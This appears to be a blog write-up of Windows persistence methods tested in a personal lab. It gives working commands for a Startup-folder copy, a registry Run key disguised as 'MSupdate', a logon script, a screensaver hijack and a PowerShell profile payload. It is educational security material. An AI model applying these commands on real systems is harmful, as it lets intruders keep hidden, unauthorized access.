Windows Persistence Techniques
Introduction
Windows Persistence Techniques
Introduction
After getting initial access, the next obvious step is persistence. If your access dies after a reboot or logout, the whole effort is wasted.
In this write-up, I’ve documented a few Windows persistence techniques that I tested in my lab. These are simple but effective methods that can help maintain access depending on the situation. Everything here was tested on my own machine in a controlled environment.
- Startup Folder
This is probably the most straightforward way to get persistence.
Command
copy wre.exe "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup"

- Registry Run Key
Another reliable method is abusing the Run key in the registry.
Command
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v MSupdate /t REG_SZ /d C:\Users\wremad\Downloads\wre.exe /f

- Logon Script
Command
reg add "HKEY_CURRENT_USER\Environment" /v UserInitMprLogonScript /d "c:\logon.bat" /t REG_SZ /f


Testing Multiple Techniques At this point, I had persistence via:
- Startup folder
- Registry Run key
- Logon script
When I tested them together, I was able to get multiple callbacks after login.


4. Screensaver Trick
This method leverages Windows screensaver behavior. Once the system becomes idle, the configured screensaver executable is triggered. By modifying this value, a payload can be executed when the user is inactive.
Command
reg add "HKEY_CURRENT_USER\Control Panel\Desktop" /v "SCRNSAVE.EXE" /t REG_SZ /d "C:\Users\wremad\Downloads\wre1.exe" /f

reg add "HKEY_CURRENT_USER\Control Panel\Desktop" /v "ScreenSaveTimeOut" /t REG_SZ /d "60" /f
- Powershell Profile
In this method whenever PowerShell starts, it loads the profile script which now executes your payload. In my test, once PowerShell was executed with higher privileges, I got a higher-privileged callback.
Command
cd C:\Users\wremad\Documents\WindowsPowerShell

echo C:\Users\wremad\Downloads\wre1.exe > profile.ps1


Final Thoughts
There’s no single “best” persistence technique — it really depends on the environment.
- Some are noisy but reliable
- Some are quieter but depend on user behavior
- Combining multiple techniques increases your chances of staying in
In my testing, running multiple persistence methods together resulted in consistent callbacks after login and user activity.
Disclaimer
All techniques were tested in a personal lab for educational purposes only. Do not use these methods on systems without proper authorization.
메타데이터
- post_id
- 0e5735740c9c
- slug
- windows-persistence-techniques-0e5735740c9c
- url
- https://medium.com/@devraval2603/windows-persistence-techniques-0e5735740c9c
- canonical_url
- https://medium.com/@devraval2603/windows-persistence-techniques-0e5735740c9c
- author_url
- https://medium.com/@devraval2603
- status
- ok
- fetched_at
- 2026-07-18 19:25:18

